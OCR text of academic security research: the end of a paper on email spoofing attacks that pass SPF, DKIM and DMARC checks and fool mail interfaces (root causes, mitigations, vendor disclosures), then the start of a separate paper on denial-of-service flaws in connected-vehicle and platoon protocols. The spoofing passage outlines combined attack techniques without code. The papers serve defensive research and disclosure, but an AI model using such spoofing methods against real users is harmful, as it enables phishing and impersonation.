
For this spoofing email, the SPF protocol verifies the `attack.com` domain, while the DKIM and DMARC protocols verify the `aliyun.com` domain. Therefore, this email can pass all the three email security protocols, and enter the inbox of Gmail. In addition, no email service shows alerts for users about the email with different verified domains of the three protocols. It further makes this type of attack more deceptive to ordinary users.

Table 3: Details of two combined attack examples.

Attack	From	To	Attack Model	Combination of attacks
Case 1	admin@paypal.com	victim@icloud.com	Shared MTA Attack	A_2 + A_4
Case 2	admin@aliyun.com	victim@gmail.com	Direct & Forward MTA Attack	A_2+A_3+A_{10}



(a) The first stage of the attack obtained an Alibaba Cloud legal DKIM signature.



(b) The second stage of the attack passed Gmail's three mail protocol security verifications.

Figure 15: A combination attack with A_2,A_3 and A_{10} from admin@aliyun.com to victim@gmail.com.

6 Root Causes and Mitigation

6.1 Root Causes

As aforementioned, the security of email systems relies on several protection policies that are separately enforced by multiple parties. Thus, the inconsistencies in these multiple parties could create more vulnerabilities and lead to severe spoofing attacks. We identify the root causes of the attacks as follows.

Weak Links among Multi-protocols. The protocol verification process is one of the weak links in the authentication chain, due to the ambiguity of email specifications, the lack of best practice and the complexity of the MIME standard. In the SMTP communication process, multiple fields of protocols contain sender's identity information (i.e., `Auth username`, `MAIL From`, `From`, `Sender`). The inconsistency of these fields provides the basis for email spoofing attacks.

SPF, DKIM, and DMARC are proposed and standardized to prevent email spoofing attacks from different aspects. However, an email system can prevent email spoofing attacks only when all protocols are well enforced. In this chain-based authentication structure, a failure of any link can render the authentication chain invalid.

Weak Links among Multi-roles. In the email system, authenticating the sender's identity is a complicated process. It involves four important roles: senders, receivers, forwarders, and UI renderers. Standard security models work on the assumption that each role properly develops and implements related security verification mechanisms to provide the overall security. However, many email services do not implement the correct security strategy in all four roles.

Many email services (e.g., iCloud, Outlook, Yeah.com) do not notice the security risks caused by unauthorized forwarding attacks (A_9) in the email forwarding stage. In addition, the specifications do not state any clear responsibilities of four roles (i.e., senders, receivers, forwarders, and UI renderers) in email security verification.

Weak Links among Multi-services. Different email services usually have different configurations and implementations. Some services (e.g., Gmail, Yandex.com) forbid sending emails with ambiguous headers but receive them with tolerance. Conversely, some (e.g., Zoho, Yahoo) tend to allow the sending of emails with an ambiguous header, but conduct very strict checks in the email receiving verification stage. The differences among security policies allow attackers to send spoofing emails from a service with a tolerant sending policy to a service with a loose receiving strategy.

Besides, some email providers deviate from RFC specifications while dealing with emails with ambiguous headers. When MUA handles with multiple `From` headers, some services (e.g., Outlook,Mail.ru) display the first header, while others (e.g., iCloud, yandex.com) display the last header.

Moreover, different vendors support Unicode characters to various degrees. Some vendors (e.g., 21cn.com, Coremail) have been aware of the new security challenges caused by Unicode characters, but some (e.g., 163.com, yeah.net) have no knowledge. Particularly, some (e.g., zoho.com, EwoMail) even have not yet supported Unicode characters' rendering.

Finally, only a few email providers show visual UI notification to alert users of spoofing emails and only 12 vendors implement sender inconsistency checks. In particular, the sender inconsistency checks in practice are significantly diverse because of the absence of a unified implementation standard. The lack of an effective and reasonable email security notification mechanism is also one reason why email spoofing has been repeatedly prohibited, but never eliminated.

6.2 Mitigation

This subsection discusses the key mitigating measures. Since email spoofing is a complex problem involving multiple parties, multi-party collaboration is required to counter the relevant issues.

More Accurate Standard. Note that email providers may fail to offer a secure and reliable email service with ambiguous definitions in email protocols. Thus, providing more accurate email protocol descriptions is necessary to eliminate inconsistencies in the practice of multi-party protocols. For example, the DKIM standard should specify when a DKIM signature should be added to forwarded emails. It is reasonable for forwarders to add DKIM signatures to improve the credibility of emails; however, they should not add DKIM signatures to emails that have never passed DKIM verification.

UI Notification. Email UI rendering is a significant part that affects the users' perception of an email's authenticity. Unfortunately, most of webmails and email clients in our experiments only show the `From` header without any more authentication details. Therefore, it is difficult for ordinary users to judge the authenticity of emails.

Additionally, some visual attacks (e.g., A_{12}, A_{13}) can not be defended at the protocol level. An effective defense method is to provide a user-friendly UI notification and alerts users that their received emails may be spoofing emails. Hu et al. [20] also demonstrate that a good visual security notification has a positive effect on mitigating phishing email threats in the real world. As shown in Figure 4, the spoofing email in Section 5 can be verified by all the three email protocols. Nevertheless, users can not distinguish this spoofing email from normal emails without a UI notification.

As shown in Figure 16, users intuitively can recognize whether the received email contains malicious behaviors, based on the UI notification. Coremail, a well-known email service provider in China, has adopted our suggestions and implemented the UI notification on its webmail and email client. In addition, we have released the UI notification scheme in the form of a chrome extension for Gmail called "NoSpoofing"[1].

Evaluation Tools. We have released our testing tool publicly on GitHub [2] for email administrators to evaluate and increase their security. After configuring the target email system information, the tool can interact with the target system and evaluate whether the target system is vulnerable to the attacks.

7 Disclosure and Response

Vulnerabilities found in this work have already been reported to all 30 relevant email vendors in detail. We have been contacting these entities to help them mitigate the detected threats. Our contact results are summarized as follows.




Figure 16: An example of UI notification against the combined attack

Alibaba Cloud: They are interested in the attacks and have an in-depth discussion with us about the specifications. They mention that RFC 6376 suggests adding a DKIM signature in the email forwarding stage to increase emails' credibility. They have now recognized the risk of adding DKIM signatures without verification and promise to evaluate and fix such issues. They also suggest we contact the authors of related RFCs to reach an agreed fix proposal.

Gmail: They acknowledge our report and will fix related issues in subsequent updates. They contact us for discussing the essential reasons behind these security issues.

iCloud: They discuss with us about the details of the attacks and their potential consequences. In particular, Apple iCloud Email has already fixed related security issues with our cooperation.

Sina: They evaluate the issue as a high-risk vulnerability and internally assess the corresponding protective measures. As a bonus, they provide us a reward of $\approx$ \$90.

Yandex: They accept our report and confirm the vulnerability. At the same time, they provide a bonus of \$200 for appreciation.

Yahoo: They confirm the vulnerability. But they claim that it is not an immediate risk.

Coremail: They acknowledge our report and particularly thank us for reporting the issue of UI attacks. To counter those security issues, they adopt our suggestions and and start to implement the UI notification to protect users against email spoofing attacks.

QQ Mail and 163.com: They appreciate our work and inform us that they would fix those security issues by anti-spam strategies.

Outlook and Mail.ru: They claim that they are strictly operating their email service in accordance with RFC standards. They categorize these problems as phishing emails and promise to pay more attention to the impact of such attacks.

Others: We have contacted other relevant email vendors and look forward to receiving their feedback.

[1] NoSpoofing : https://chrome.google.com/webstore/detail/nospoofing/ehidaopjcnapdglbbbjgeoagpophfjnp

[2] Email Spoofing Test Tool: https://github.com/mo-xiaoxi/EmailSpoofingTestTool

8 Related Work

Prior works have revealed certain threats of phishing email attacks [8,12], including the impacts of spear phishing attacks on email user's behavior [32]. Our work focuses on more novel forms of spoofing attacks and their influence on the whole authentication process. Poddebniak et al. [37] discuss how practical spoofing attacks break various protections of OpenPGP and S/MIME email signature verification. They also discuss two new protocols that are proposed to enhance spoofing detection, such as BIMI (Brand Indicators for Message Identification) [41] and ARC (Authenticated Received Chain) [3]. However, BIMI is built on DMARC and has not been fully standardized. Thus, the attacks we found are also effective. ARC protocol is standardized in 2019, yet, only three vendors (i.e., Gmail, Office 365, Zoho) have deployed the protocol in our experimental targets. Our work finds that, however, both Office 365 and Zoho have flaws with the implementation of ARC, which can still lead to some security issues .

Hu et al. [20] analyzed how email vendors detect and handle spoofing emails through an end-to-end email spoofing experiment. We find that the vulnerabilities they mentioned have been mostly fixed in the past two years. Besides, they did not discuss bypassing security protocols detection. Our work focuses on new attacks that can bypass security protocols or user-interface protections. We can construct a highly realistic spoofing email that can completely bypass all the email security protocols and user-interface protections.

In addition, prior literature has proposed many techniques to defend traditional phishing attacks. SMTP extensions, such as SPF, DKIM, and DMARC, are designed to protect the authenticity of emails. Foster et al. [14] measured the implementation and deployment of these protocols and pointed out that, unfortunately, despite years of development, the acceptance rate of these security protocols are still not very high. This low acceptance rate seriously jeopardizes the security of the email ecosystem [19].

Besides, there are many works discussing phishing detection methods based on features extracted from email content and headers [7,13,28], lots of which rely on machine learning technology. Furthermore, Ho et al. [18] point out the positive effects of a good security metric against phishing attacks. Other works [21,36] indicates that the current email services does not have a UI Notification as HTTPS [33]. The contemporary visual security indicators are not enough to provide full phishing protection [20,29]. For email spoofing attacks, our research provides a UI notification scheme and evaluation tools for email systems' administrators. It could effectively boost the development of protective measures against email spoofing in the future.

9 Conclusion

This paper explored the vulnerabilities of the chain-based authentication structure in the email ecosystem. Specifically, a failure in any part can break the whole chain under this chain-based structure. Namely, the authenticity of an email depends on the weakest link in the email authentication chain.

We presented a series of new attacks that can bypass SPF, DKIM, DMARC and user-interface protections through a systematic analysis of the email delivery process. In addition, we conducted a large-scale analysis of 30 popular email services and 23 email clients. Experiment results show that all of them are vulnerable to the new attacks, including famous email services, such as Gmail and Outlook. We underscore the unfortunate fact that many email services have not implemented adequate protective measures. Besides, recognizing the limitation of past literature, which focused on spoofing attacks' impacts on a single step of the authentication process, we concentrated on spoofing attacks' influence on the chain-based email authentication process as a whole.

Based on our findings, we analyzed the root causes of these attacks and reported the issues to corresponding email service providers. We also proposed key mitigating measures for email protocol designers and email providers to defend against email spoofing attacks. Our work is devoted to helping the email industry more efficiently protect users against email spoofing attacks and improve the email ecosystem's overall security.

Acknowlegments

We sincerely thank our shepherd Zakir Durumeric and all the anonymous reviewers for their valuable reviews and comments to improve this paper. We also thank Mingming Zhang, Kangdi Cheng, Zhuo Li, Ennan Zheng, and Jianjun Chen for peer-reviewing and assisting in editing this paper.

This work is supported in part by the National Natural Science Foundation of China (Grant No. U1836213 and U1636204), the BNRist Network and Software Security Research Program (Grant No. BNR2019TD01004).

References

[1] Bidirectional text. https://en.wikipedia.org/wiki/Bidirectional_text. Accessed: November 11, 2019.

[2] E Allman, Jon Callas, M Delany, Miles Libbey, J Fenton, and M Thomas. Domainkeys identified mail (dkim) signatures. Technical report, RFC 4871, May, 2007.

[3] Kurt Andersen, Brandon Long, S Jones, and Murray Kucherawy. Authenticated received chain (arc) protocol. *ser. Internet-Draft'17*, 2017.

[4] S Blank and M Kucherawy. The authenticated received chain (arc) protocol. 2019.

[5] Enrico Blanzieri and Anton Bryl. A survey of learning-based techniques of email spam filtering. *Artificial Intelligence Review*, 29(1):63–92, 2008.

[6] Jianjun Chen, Jian Jiang, Haixin Duan, Nicholas Weaver, Tao Wan, and Vern Paxson. Host of troubles: Multiple host ambiguities in http implementations. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1516–1527. ACM, 2016.

[7] Asaf Cidon, Lior Gavish, Itay Bleier, Nadia Korshun, Marco Schweighauser, and Alexey Tsitkin. High precision detection of business email compromise. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*, pages 1291–1307, 2019.

[8] Dan Conway, Ronnie Taib, Mitch Harris, Kun Yu, Shlomo Berkovsky, and Fang Chen. A qualitative investigation of bank employee experiences of information security and phishing. In *Thirteenth Symposium on Usable Privacy and Security ({SOUPS} 2017)*, pages 115–129, 2017.

[9] D Crocker, T Hansen, and M Kucherawy. Domainkeys identified mail (dkim) signatures (rfc6376). *Internet Society Requests for Comments.(Year: 2011)*, 2011.

[10] Dave Crocker and Paul Overell. Augmented bnf for syntax specifications: Abnf. Technical report, RFC 2234, November, 1997.

[11] Robin Dhamankar, Yoonkyong Lee, AnHai Doan, Alon Halevy, and Pedro Domingos. imap: discovering complex semantic matches between database schemas. In *Proceedings of the 2004 ACM SIGMOD international conference on Management of data*, pages 383–394, 2004.

[12] Christine E Drake, Jonathan J Oliver, and Eugene J Koontz. Anatomy of a phishing email. In *CEAS*. Citeseer, 2004.

[13] Ian Fette, Norman Sadeh, and Anthony Tomasic. Learning to detect phishing emails. In *Proceedings of the 16th international conference on World Wide Web*, pages 649–656. ACM, 2007.

[14] Ian D Foster, Jon Larson, Max Masich, Alex C Snoeren, Stefan Savage, and Kirill Levchenko. Security by any other name: On the effectiveness of provider based email security. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 450–464. ACM, 2015.

[15] Ned Freed, Nathaniel Borenstein, et al. Multipurpose internet mail extensions (mime) part one: Format of internet message bodies, rfc2045. *See for instance http://ietf. org/rfc/rfc2045. txt*, 1996.

[16] Evgeniy Gabrilovich and Alex Gontmakher. The homograph attack. *Communications of the ACM*, 45(2):128, 2002.

[17] Markus Gruber, Phillip Wieser, Stefan Nachtnebel, Christian Schanes, and Thomas Grechenig. Extraction of abnf rules from rfcs to enable automated test data generation. In *IFIP International Information Security Conference*, pages 111–124. Springer, 2013.

[18] Grant Ho, Aashish Sharma, Mobin Javed, Vern Paxson, and David Wagner. Detecting credential spearphishing in enterprise settings. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 469–485, 2017.

[19] Hang Hu, Peng Peng, and Gang Wang. Towards understanding the adoption of anti-spoofing protocols in email systems. In *2018 IEEE Cybersecurity Development (SecDev)*, pages 94–101. IEEE, 2018.

[20] Hang Hu and Gang Wang. End-to-end measurements of email spoofing attacks. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1095–1112, 2018.

[21] Hang Hu and Gang Wang. Revisiting email spoofing attacks. *arXiv preprint arXiv:1801.00853*, 2018.

[22] Tom N Jagatic, Nathaniel A Johnson, Markus Jakobsson, and Filippo Menczer. Social phishing. *Communications of the ACM*, 50(10):94–100, 2007.

[23] Scott Kitterman. Rfc 7208–sender policy framework (spf) for authorizing use of domains in email, version 1, 2014.

[24] Scott Kitterman. Sender policy framework (spf) for authorizing use of domains in email, version 1. 2014.

[25] J Klensin. Simple mail transfer protocol (rfc5321). *Network Working Group, Internet Engineering Task Force. http://tools. ietf. org/html/rfc5321*, 2008.

[26] John Klensin. Rfc 2821: Simple mail transfer protocol. *Request For Comment, Network Working Group*, 2001.

[27] John Klensin, Randy Catoe, and Paul Krumviede. Imap/pop authorize extension for simple challenge/response. In *RFC 2195*. Network Working Group, 1997.

[28] Tim Krause, Rafael Uetz, and Tim Kretschmann. Recognizing email spam from meta data only. In *2019 IEEE Conference on Communications and Network Security (CNS)*, pages 178–186. IEEE, 2019.

[29] Kat Krol, Matthew Moroz, and M Angela Sasse. Don't work. can't work? why it's time to rethink security warnings. In *2012 7th International Conference on Risks and Security of Internet and Systems (CRiSIS)*, pages 1–8. IEEE, 2012.

[30] M Kucherawy. Domainkeys identified mail (dkim) and mailing lists. Technical report, RFC 6377, September, 2011.

[31] Murray Kucherawy and Elizabeth Zwicky. Domain-based message authentication, reporting, and conformance (dmarc). 2015.

[32] Tian Lin, Daniel E Capecci, Donovan M Ellis, Harold A Rocha, Sandeep Dommaraju, Daniela S Oliveira, and Natalie C Ebner. Susceptibility to spear-phishing emails: Effects of internet user demographics and email content. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 26(5):32, 2019.

[33] Meng Luo, Oleksii Starov, Nima Honarmand, and Nick Nikiforakis. Hindsight: Understanding the evolution of ui vulnerabilities in mobile browsers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 149–162. ACM, 2017.

[34] DomainKeys Identified Mail. Signatures rfc 6376.

[35] Joshua Pereyda. boofuzz: Network protocol fuzzing for humans. *Accessed: Feb*, 17, 2017.

[36] Justin Petelka, Yixin Zou, and Florian Schaub. Put your warning where your link is: Improving and evaluating email phishing warnings. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, page 518. ACM, 2019.

[37] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. Efail: Breaking s/mime and openpgp email encryption using exfiltration channels. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 549–566, 2018.

[38] Jon Postel. Simple mail transfer protocol. *Information Sciences*, 1982.

[39] Paul Resnick. Rfc2822: Internet message format, 2001.

[40] Paul Resnick. Rfc 5322, internet message format. *Online: https://tools. ietf. org/html/rfc5322*, 2008.

[41] T. Loder S. Blank, P. Goldstein and T. Zink. Brand indicators for message identification (bimi). Technical report, 2019.

Automated Discovery of Denial-of-Service Vulnerabilities in Connected Vehicle Protocols

Shengtuo Hu
University of Michigan

Qi Alfred Chen
UC Irvine

Jiachen Sun
University of Michigan

Yiheng Feng
University of Michigan

Z. Morley Mao
University of Michigan

Henry X. Liu
University of Michigan

Abstract

With the development of the emerging Connected Vehicle (CV) technology, vehicles can wirelessly communicate with traffic infrastructure and other vehicles to exchange safety and mobility information in real time. However, the integrated communication capability inevitably increases the attack surface of vehicles, which can be exploited to cause safety hazard on the road. Thus, it is highly desirable to systematically understand design-level flaws in the current CV network stack as well as in CV applications, and the corresponding security/safety consequences so that these flaws can be proactively discovered and addressed before large-scale deployment.

In this paper, we design *CVAnalyzer*, a system for discovering design-level flaws for *availability* violations of the CV network stack, as well as quantifying the corresponding security/safety consequences. To achieve this, *CVAnalyzer* combines the attack discovery capability of a general model checker and the quantitative threat assessment capability of a probabilistic model checker. Using *CVAnalyzer*, we successfully uncovered 4 *new* DoS (Denial-of-Service) vulnerabilities of the *latest* CV network protocols and 14 new DoS vulnerabilities of two CV platoon management protocols. Our quantification results show that these attacks can have as high as 99% success rates, and in the worst case can at least double the delay in packet processing, violating the latency requirement in CV communication. We implemented and validated all attacks in a real-world testbed, and also analyzed the fundamental causes to propose potential solutions. We have reported our findings in the CV network protocols to the IEEE 1609 Working Group, and the group has acknowledged the discovered vulnerabilities and plans to adopt our solutions.

1 Introduction

With the emerging Connected Vehicle (CV) technology [64], Vehicle-to-Vehicle (V2V) and Vehicle-to-Infrastructure (V2I) wireless communication enables vehicles to exchange important safety and mobility information with other entities in real time. In September 2016, the U.S. Department of Transportation (USDOT) launched the CV Pilot Program in three sites, New York City, Wyoming, and Tampa, to spur early CV technology deployment and test CV safety applications in the real world. As of Fall 2018, the program has entered the third phase, which requires at least 18-month period for long-term operation and key performance measurements [66].

While CV technology can greatly benefit transportation mobility and safety, such dramatically increased connectivity inevitably increases the attack surface of both vehicles and the transportation infrastructure. For example, if the CV communication protocol stack is not sufficiently secure, attackers can directly cause safety hazard to human drivers on the road [1, 13, 45]. Thus, it is imperative to understand the potential security vulnerabilities in the CV network stack as early as possible so that they can be proactively addressed before large-scale deployment. To achieve this, it is necessary to start with a systematic study of potential design-level security flaws in the CV network stack, since both the discovery and defense solutions of such flaws can most generally affect the security of their corresponding implementation instances.

Existing work on the analysis of Vehicular Ad-Hoc Network (VANET) or CV security [1, 4, 10, 28, 29, 44, 55, 55, 73] generally suffer from three limitations:

(L1): they lack systematic approaches and rely on manual inspection to identify potential threats [1, 44, 55, 73], which is both insufficient and inefficient. It is also hard to automate the risk assessment of identified threats in these works. For example, Laurendeau et al. [44] use ETSI's threat analysis methodology [24], which relies on human to qualitatively rank the risks of the threats. Similarly, Petit et al. [55] manually characterized threats in the automated vehicle (e.g., the cooperative automated vehicle with V2X communication), only annotated the qualitative risk.

(L2): The threats to the availability of the higher-layer protocols (i.e., IEEE 1609 protocols [32, 34] and CV applications), which can prevent legitimate protocol participants from accessing critical services in the network, are largely under explored [4, 12, 28, 54, 65]. Although USDOT and the protocol designers have already employed security mechanisms to protect the integrity and confidentiality of CV network com-




Figure 1: Verify-on-Demand [4, 41]: a connected vehicle will only verify the signatures of incoming packets, if packets result in a safety threat level above the threshold.

munication [4, 65], the protocol stack may still suffer from availability issues. For instance, as shown in Figure 1, if an incoming packet that may result in a safety threat cannot pass the verification, it will be discarded without triggering any warnings, and the application will not be able to process any incoming packets. To the best of our knowledge, only one prior work inspected the threats to availability [73], but it suffers from the third limitation below.

(L3): Previous works mostly target prior generations of the protocols, ignoring the analysis of CV applications, or are conducted before the standardization of IEEE 1609 protocol family, and hence some discovered vulnerabilities do not exist in the latest CV network stack design [4, 10, 29, 44, 55, 73]. For instance, the latest version of IEEE 1609.3[1] has integrated WAVE Service Advertisement (WSA) security considerations [73], in which Whyte et al. identify threats to availability of WSA in IEEE 1606.3-2010 [31] due to misconfigurations or malicious WSA access parameters.

In this paper, we perform the first rigorous security analysis to automate the discovery of availability or DoS (Denial of Service) vulnerabilities, in (1) the latest version of the IEEE 1609 protocol family and (2) Cooperative Adaptive Cruise Control (CACC) applications. To address L1 (i.e., manual analysis), we formulate the analysis as a model-checking problem and design a novel system, *CVAnalyzer*, that leverages (1) a general model checker (MC) [75] and (2) a probabilistic model checker (PMC) [42] to automate *both* the attack discovery and the attack assessment. Either model checker alone cannot achieve our analysis goal [8]. MC [16, 21, 27, 75] is useful for the attack discovery [9, 22, 26, 30, 48, 50]; while, for tractability reasons, PMC (e.g., PRISM [42]) has limited support in finding vulnerabilities and mainly focuses on quantitative property verification. Therefore, we utilize MC and PMC to verify availability-related properties and quantitative properties respectively.

To address L2 (i.e., no availability threat analysis), we define security properties to cover both availability-related properties (e.g., "all CV devices should eventually learn unknown certificates") and quantitative properties (e.g., "what is the expected time delay of processing next packet?"). By verifying these properties, we not only identify potential vulnerabilities but also understand the corresponding security consequences.

To address L3, we inspect the *latest* specifications [67] of the CV network protocols and one complicated CV application (i.e., CACC). For the former, we focus on *newly* added *CV-specific* features (e.g., P2PCD); for the latter, we pick two platoon management protcols (PMPs) (VENTOS [5, 69] and PLEXE [56, 60]), which are widely used by researchers, practitioners, and developers. We choose to study PMP because (1) high importance, since it can directly control vehicles and thus impact safety [1, 23], and (2) high demand for systematic verification, since it involves distributed collaboration among multiple vehicles and thus highly difficult to effectively analyze using only manual efforts. We abstract the CV protocols as multiple finite state machines (FSMs). In the abstract model, each FSM represents a protocol participant, and all participants communicate with each other through adversary-controlled public communication channels. Notably, such abstract model ignores the low-level implementation details, which is suitable for finding design flaws.

By design, *CVAnalyzer* does not trigger any false positives, aiming to guarantee *soundness*. That is, if we report a property violation, it is indeed a violation; we cannot, however, detect all violations. Like existing works on model checking security protocols [26, 30, 48], our analysis is parameterized by the number of protocol participants. Given a specific number of protocol participants and a set of properties, model checking guarantees to exhaustively enumerate all reachable states. Therefore, a model checker should also have *completeness*, i.e., if the model checker does not report any property violations, then the model is proved to be correct. However, due to the undecidability of parameterized system verification problem [6], achieving both soundness and completeness is impossible, and we cannot enumerate all possible number of protocol participants. In this case, we follow the conventional method of aiming for soundness instead of completeness.

In model checking, the model size (i.e., the total number of reachable states) grows exponentially with the number of state variables and the number of protocol participants. To alleviate the state explosion [18] problem in applying model checking to complex network protocols, we propose an *abstraction* approach (§ 4), which reduces unnecessary state variables and merges a large data domain into a small equivalent data domain. We ensure that our state reduction approach does not introduce wrong property violations (i.e., false positives).

Overall, our contributions are summarized as follows:

- We perform the *first* rigorous security analysis to find DoS attacks in the *latest* version of IEEE 1609 protocol family and two PMPs via the model checking technique. To achieve this goal, our analysis methodology design aims at providing soundness without triggering any false positives. To alleviate the state explosion problem, we propose a novel *abstraction* approach, which does not generate any false positives and can also achieve complete model coverage.
- Using *CVAnalyzer*, we are able to discover 4 *new* DoS vulnerabilities in P2PCD, which can block the certificate learning process and can further prevent the application

[1] In the following text, without specific notations, "IEEE 1609.*" represents the latest version (e.g., "IEEE 1609.2" and "IEEE 1609.3" stands for "IEEE 1609.2-2016" and "IEEE 1609.3-2016" respectively).

layer from processing incoming packets, and 15 vulnerabilities (14 of 15 are new) in PMPs, which can block the communication among platoon members. Our quantification results show that their exploits can have as high as 99% success rates, and can double the delay in packet processing, which violates the latency requirement of CV communication.

- For these newly-discovered vulnerabilities, we have constructed practical exploits and validated them in a real-world testbed. We have also reported to and received confirmations for P2PCD attacks from IEEE 1609 Working Group [35]. Besides, our case studies demonstrate that P2PCD attacks can lead to traffic accidents, and PMP attacks can affect the speed stability of the victim vehicle. These results thus concretely demonstrate the effectiveness of *CVAnalyzer*.
- For the identified vulnerabilities, we discuss the fundamental reasons and propose effective mitigation solutions, including avoiding using truncated hash value (e.g., 3-byte hash value), mandating verification for P2PCD learning responses, and requiring P2PCD learning requests to be broadcast (§7). After our discussion with the IEEE 1609 Working Group [35], mitigation solutions against P2PCD attacks are planned to be integrated into the next version of IEEE 1609.2.

2 Technical Background

In this section, we introduce the necessary technical background about the CV network stack and the platoon management protocols (PMPs).

2.1 CV Technology & Network Stack

CV network provides connectivity in support of mobile and stationary CV applications, which offers users greater situational awareness of events, potential threats, and imminent hazards, with the goal of enhancing the safety, mobility, and convenience of everyday transportation [36]. In the CV network, there are two basic types of devices: (1) On-Board Unit (OBU) in a roaming vehicle and (2) stationary Road-Side Unit (RSU) along the road. Usually, the communication pattern of the CV network is individual messages that are broadcast without response [34].

IEEE 802.11p [37] and its extension IEEE 1609.4 [33] together define the basis of the CV network stack, in which IEEE 802.11p disables the authentication, association, and data confidentiality services at the MAC layer to minimize the message latency. Above them, IEEE 1609.3 [34] defines the WAVE Short Message Protocol (WSMP), which is optimized to minimize communication overhead. The Basic Safety Message (BSM, a.k.a., the beacon message) defined in SAE J2735 is used by a variety of applications, such as Forward Collision Warning (FCW), Cooperative Adaptive Cruise Control (CACC), to exchange safety data regarding vehicle state (e.g., location and speed). The transmission rate of BSM is typically set to 10 times per second [2, 3, 25].

Due to the safety-critical nature of CV applications, IEEE 1609.2 [32] specifies security mechanisms to provide confidentiality, authenticity, integrity, and non-repudiation. It introduces digital certificates to enable digital signature (ECDSA), with the support of a Public-Key Infrastructure (PKI) system called Security Credential Management System (SCMS) [12]. Also, SCMS supports the misbehavior detection and certificate revocation to prevent malicious vehicles from communicating with others, while the development of the misbehavior detection algorithms is still ongoing.

In particular, IEEE 1609.2 specifies a unique feature called Peer-to-Peer Certificate Distribution (P2PCD) that helps a CV device to learn unknown certificates. When a device receives a signed secured protocol data unit (SPDU), it will construct a certificate chain for the signing certificate within the SPDU. The certificate chain links the signing certificate to a known *trust anchor*, which usually refers to the root certificates shared by all CV devices, so the incoming SPDU can be trusted by the receiver. However, the CV device may be unable to construct such a certificate chain due to not recognizing the issuer of the signing certificate. In this case, the received SPDU is referred to as a trigger SPDU, and the CV device will attach P2PCD learning request field in the next outgoing SPDU to request peer devices to provide the necessary certificates to complete the chain. P2PCD learning responses, which contains requested certificates, will be sent back through WSMP by peer devices. Note that, a P2PCD learning response is sent as a protocol data unit (PDU) rather than an SPDU. That is, the P2PCD learning response itself does not carry the digital signature. The current IEEE 1609.2 does not mention the verification for the payload of the learning response (cf. IEEE 1609.2-2016, Clause 8.2.4.1 c)). Besides, the P2PCD example in IEEE 1609.2 (cf. 1609.2-2016 Clause D.4.3.6) only considers `VerifyCertificate` primitive as an optional step before `AddCertificate` primitive.

2.2 Platoon Management Protocol (PMP)

CVs form a platoon with minimal following distances to improve traffic density and fuel economy. The PMP is an essential component for platoon applications to control platoon maneuvers. Typically, vehicles in a platoon exchange speed, location, platoon ID, platoon depth by broadcasting beacon messages periodically. The platoon leader has a depth of 0, and it increases as we go farther. The leader acts as the coordinator and controls platoon decisions such as join/merge, split, leave, and dissolve. In this paper, We study two PMPs; since PLEXE [56] only specifies the join-at-tail maneuver that is the same as Join/Merge maneuver in VENTOS, we thus mainly follow the description of PMP in VENTOS [69].

Join/Merge Maneuver Two platoons, traveling in the same lane, can initiate a merge maneuver to form a bigger platoon. The leader of the rear platoon will send a `MERGE_REQ` to the front platoon leader, if it observes that the combined platoon size is no greater than the optimal platoon size by

inspecting the beacon message from front vehicles. Upon receiving a MERGE_ACCEPT from the front leader, the rear platoon leader will speed up to reduce the front spacing. Then, the rear leader sends CHANGE_PL to notify its followers to change the platoon leader to the front leader. Meanwhile, the rear leader switches to the follower role after sending a MERGE_DONE to the front platoon leader.

Split Maneuver To break the platoon into two smaller platoons, a platoon leader can either actively initiate this maneuver at a specific position, or passively trigger this maneuver when the platoon size exceeds the optimal platoon size. A platoon leader first sends a SPLIT_REQ to the splitting vehicle where the split should occur. After receiving a SPLIT_ACCEPT, the platoon leader sends a CHANGE_PL to make the splitting vehicle a potential leader. Besides, the platoon leader needs to inform followers behind the splitting vehicle, if any, to change their leader to the splitting vehicle. After that, the platoon leader sends a SPLIT_DONE to the splitting vehicle, which then switches to the leader role.

Leave Maneuver A platoon member may initiate a leave maneuver, when approaching the destination. For the leader leave, the leader will send a VOTE_LEADER to all followers to vote on the new platoon leader. The newly elected platoon leader needs to send a ELECTED_LEADER to the current leader. Then, the leader splits at the position of the elected leader by initiating the *split maneuver*, and thus hands over the leadership to the elected leader. For the follower leave, the follower will send a LEAVE_REQ to the leader and wait for a LEAVE_ACCEPT. The leader needs to split at both the succeeding vehicle, if any, of the follower, and the follower to make it a free agent, defined as a one-vehicle platoon. At this time, the follower can slow down. Once there exists enough space for the follower to change the lane, it will send a GAP_CREATED to the old leader and finally leave the platoon.

Dissolve Maneuver This maneuver is only initiated by the platoon leader, who broadcasts a DISSOLVE to all followers. Upon receiving all ACK messages, all platoon members act as free agents and are free to leave.

3 Threat Model

